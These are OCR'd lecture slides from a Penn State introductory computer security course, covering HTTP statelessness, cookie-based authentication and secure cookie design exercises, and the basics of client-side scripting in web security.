PennState

CSE 443: Introduction to Computer Security


Module: Web Security

Prof. Syed Rafiul Hussain
Department of Computer Science and Engineering
The Pennsylvania State University

Acknowledgements: Some of the slides have been adopted from Trent Jaeger (Penn State), Ninghui Li (Purdue), and Dave Levine (UMD)


Web Vulnerabilities

- Web vulnerabilities surpassed OS vulnerabilities around 2005
  - The "new" buffer overflow




Components of the Web

- Multiple interacting components




Web security: the high bits

- The largest distributed system in existence
- Multiple sources of threats, varied threat models
  - Users
  - Servers
  - Web Applications
  - Network infrastructure
  - We shall examine various threat models, attacks, and defenses
- Another way of seeing web security is
  - Securing the web infrastructure such that the integrity, confidentiality, and availability of content and user information is maintained



Early Web Systems

- Early web systems provided a click-render-click cycle of acquiring web content.
  - Web content consisted of static content with little user interaction.



HTTP: Hyper Text Transfer Protocol


PennState

- Browser sends HTTP requests to the server
  - Methods: GET, POST, HEAD, …
  - GET: to retrieve a resource (html, image, script, css,…)
  - POST: to submit a form (login, register, …)
  - HEAD (a HEAD request could its Content-Length header to check the filesize without actually downloading the file)
- Server replies with a HTTP response
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications

HTTP is Stateless

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- HTTP has no means of noting "oh this is the same client from that previous session"
- With this alone, you'd have to log in at every page load

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses


Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions


- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses


HTTP responses



Adding State to the Web:Cookies


- Cookies were designed to offload server state to browsers
  - Not initially part of web tools (Netscape)
  - Allows users to have cohesive experience
  - E.g., flow from page to page,
- Someone made a design choice
  - Use cookies to *authenticate* and *authorize* users
  - E.g. Amazon.com shopping cart, WSJ.com
- Q: What is the threat model?





Cookies

A cookie is a name/value pair created by a website to store information on your computer



Cookies

- An example cookie from my browser


Name	session-token
Content	"s7yZiOvFm4YymG…."
Domain	.amazon.com
Path	/
Send For	Any type of connection
Expires	Monday, September 08, 2031 7:19:41 PM

- Stored by the browser and used by the web applications
  - used for authenticating, tracking, and maintaining specific information about users
  - e.g., site preferences, contents of shopping carts
  - data may be sensitive
  - may be used to gather information about specific users
- Cookie ownership: Once a cookie is saved on your computer, only the website that created the cookie can read it

Web Authentication via Cookies

- HTTP is stateless
  - How does the server recognize a user who has signed in?
- Servers can use cookies to store state on client
  - After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
    - Client cannot forge authenticator on his own (session id)
  - With each request, browser presents the cookie
  - Server verifies the authenticator
  -

A Typical Session with Cookies



Authenticators must be unforgeable and tamper-proof
(malicious clients shouldn't be able to modify an existing authenticator)

How to design it?

Cookie Issues …

- New design choice means
  - Cookies must be protected
    - Against forgery (integrity)
    - Against disclosure (confidentiality)
- Cookies not robust against web designer mistakes, committed attackers
  - Were never intended to be
  - Need the same scrutiny as any other tech.


Many security problems arise out of a technology built for one thing incorrectly applied to something else.

Cookie Design 1: mygorilla.com

- Requirement: authenticate users on site

myschool.com

- Design:
  1. set cookie containing hashed username
  2. check cookie for hashed username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

myschool.com

- Design:
  1. set cookie containing encrypted username
  2. check cookie for encrypted username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

myschool.com


- Design:
  1. set cookie containing encrypted + HMAC'd username
  2. check cookie for encrypted + HMAC'd username



- Q: Is there anything wrong with this design?

Exercise: Cookie Design


- Design a secure cookie for myschool.com that meets the following requirements
- Requirements
  - Users must be authenticated (assume digest completed)
  - Time limited (to 24 hours)
  - Unforgeable (only server can create)
  - Privacy-protected (username not exposed)
  - Location safe (cannot be replayed by another host)



$$E\{k_s, \text{"}host\_ip : timestamp : username\text{"}\} + HMAC\{k_s, \text{"}\ldots\text{"}\}$$

Content from Multiple Sites

- Browser stores cookies from multiple websites
  - Tabs, mashups, ...
- Q. What is the threat model?
- More generally, browser stores *content* from multiple websites
  - HTML pages
  - Cookies
  - Flash
  - Java applets
  - JavaScript



- How do we isolate content from multiple sites?

Client Side Scripting

- Web pages (HTML) can embed dynamic contents (code) that can be executed on the browser

- JavaScript
  - embedded in web pages and executed inside browser

- Java applets
  - small pieces of Java bytecodes executed in browsers

HTML and Scripting

```
<html>
      …
   <P>
<script>
          var num1, num2, sum
          num1 = prompt("Enter first number")
          num2 = prompt("Enter second number")
          sum = parseInt(num1) + parseInt(num2)
          alert("Sum = " + sum)
</script>
  •             …
  •  </html>
```

Browser receives content, displays HTML and executes scripts

Client-side scripting can access (read/wrtie) the following resources


- Local files on the client-side host
- Webpage resources maintained by the browser: Cookies, Domain Object Model (DOM) objects
  - steal private information
  - control what users see
  - impersonate the user

